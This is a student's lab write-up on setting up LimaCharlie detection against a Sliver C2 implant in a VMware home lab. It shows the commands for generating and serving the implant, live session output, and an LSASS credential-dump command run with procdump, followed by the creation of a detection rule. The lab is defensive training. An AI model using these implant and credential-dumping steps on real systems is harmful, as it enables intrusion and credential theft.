Lucas McMahon

11/15/23

Introduction

In this Security Analyst lab, I delved into the crucial realm of Intrusion Prevention Systems (IPS) by simulating a real-world scenario in a controlled environment. My focus lies on the fundamental skills required to safeguard a network against potential threats and unauthorized access. Leveraging two virtual machines on VMware – an Ubuntu Linux server as the attack VM and a Windows machine as the victim VM – we navigate through the process of setting up security measures.

Subsequent steps involve proactive detection using Lima Charlie’s timeline feature, unraveling the events associated with NERVOUS_BANQUETTE.exe. From a defender's perspective, we simulate an attack by extracting credentials through the "procdump" command. LimaCharlie aids in filtering and creating detection and response rules to fortify against such threats.


The lab's culmination extends into the domain of Yara rules for intrusion detection and prevention. Demonstrating automation, we create rules that detect and respond to potential threats, showcasing the effectiveness of an Intrusion Prevention System powered by YARA in securing the network environment. Through these exercises, I will gain hands-on experience in constructing a robust IPS strategy, a cornerstone skill for any proficient security analyst.

Credits to Eric Capuano for his overview of this demonstration.


https://blog.ecapuano.com/p/so-you-want-to-be-a-soc-analyst-intro

Initial Setup

The start of this lab involved setting up two virtual machines on VMware. One being the attack VM, an ubuntu Linux server, and the other our victim VM, a windows machine. The setup of the ubuntu server was very straight forward, I made sure connection via ssh was allowed, and installing Sliver C2, a common command and control tool used for pen testing. This tool will allow to me remotely connect to my windows VM to perform commands.



Setting up my Windows VM, I installed LimaCharlie, a "cloud platform that provides security operations for modern networks." This platform includes features such as HID, HIP, and deep log analysis.



Next, I create an implant for my sliver server, where I will directly install it into my windows vm for remote access.

```
[server] sliver > generate --http 192.168.178.129 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 59s
[*] Implant saved to /opt/sliver/NERVOUS_BANQUETTE.exe
```

In a real-world scenario, the next step would involve phishing or other red team techniques to get this implant onto the victims computer, but since this is a blue team lab I will just create a http server via python to transfer the file. The marked line indicated that the download command from my windows VM worked. My remote connection file will be called NERVOUS_BANQUETTE.exe.

```
[server] sliver > implants

 Name                Implant Type   Template   OS/Arch          Format       Command & Control             Debug
=================== ============= ========== =============== ============ ============================= =======
 NERVOUS_BANQUETTE   session        sliver     windows/amd64    EXECUTABLE   [1] https://192.168.178.129   false

[server] sliver > exit
root@attack:/opt/sliver# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.178.130 - - [02/Nov/2023 18:13:10] "GET /NERVOUS_BANQUETTE.exe HTTP/1.1" 200 -
```


```
[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session 4444cb6b NERVOUS_BANQUETTE - 192.168.178.130:58962 (WinDev2310Eval) - windows/amd64 - Thu, 02 Nov 2023 18:18
:19 UTC

[server] sliver > sessions

 ID         Transport   Remote Address          Hostname         Username               Operating System   Health
========== =========== ======================= ================ ====================== ================== =========
 4444cb6b   http(s)     192.168.178.130:58962   WinDev2310Eval   WINDEV2310EVAL\User    windows/amd64      [ALIVE]
```

Once the executable ran, it shows my the status of my remote access is ALIVE. I connect using a simple command and I have access to view contents of files and run commands such as netstat to get information on the host.


```
root@attack: /opt/sliver

 ID         Transport   Remote Address          Hostname         Username               Operating System   Health
========== =========== ======================= ================ ====================== ================== =========
 e3475b40   http(s)     192.168.178.130:49757   WinDev2310Eval   WINDEV2310EVAL\User    windows/amd64      [ALIVE]

[server] sliver > use e3475b40

[*] Active session NERVOUS_BANQUETTE (e3475b40-2143-4cbc-8243-e308cbdda07c)

[server] sliver (NERVOUS_BANQUETTE) > pwd

[*] C:\Users\User\Downloads

[server] sliver (NERVOUS_BANQUETTE) > netstat

 Protocol   Local Address            Foreign Address                                             State          PID/Progra
m Name
========== ======================== =========================================================== ============= ===========
=================
```


Starting with LimaCharlie

Now to switch over to my windows VM, I'll open up LimaCharlie and find out what I can see about the processes running on my machine. Using the active processes tab on LimaCharlie will give me a list of every network process running on my machine. Scrolling through about 100 processes, the program gives me an easy indication of what is safe and what could be malicious.




On the left side of each process, it indicated whether it is "signed" or not with the green check mark, if a process is signed it means Lima recognizes the hash of the process as safe, giving me a clear indication that further investigation is needed for *NERVOUS_BANQUETTE.exe.* I examined the hash value of the process on Virus Total,






which came up with no result, following the principle of zero trust, the file is not clear of safety. Now using the timeline feature on LimaCharlie I can inspect event logs to see exactly what this exe file has been doing and when it was





created.



Initiating and Defending an Attack


From a defender point of view, it's clear something fishy could be happening, but first I'll connect back to my attack device to cause real problems. I'll run the command *procdump -n lsass.exe -s lsass.dmp* to create a dump file of all the known credentials from the windows machine onto the attack machine. This would prove to be very detrimental, and I will need to create a way to detect this type of activity on our system. Using LimaCharlie, I can go through log events on my device and detect sensitive activities.






Lima Charlie allows me to filter the timeline log events by event type: Sensitive_Process_Access.


Upon further inspection of the SENSITVE_PROCESS_ACCESS logs I can see NERVOUS_BANQUETTE.exe is responsible. Now that we know what the event looks like, it is time to create a detection and response rule.




I am specifying that this detection should only alert based off Sensitive_Process_Access events where the process ends with lsass.exe. The respond section allows me to generate a report based off the rule. LimaCharlie has a feature to allow you to test your new rule based off the log entry the rule was created for.



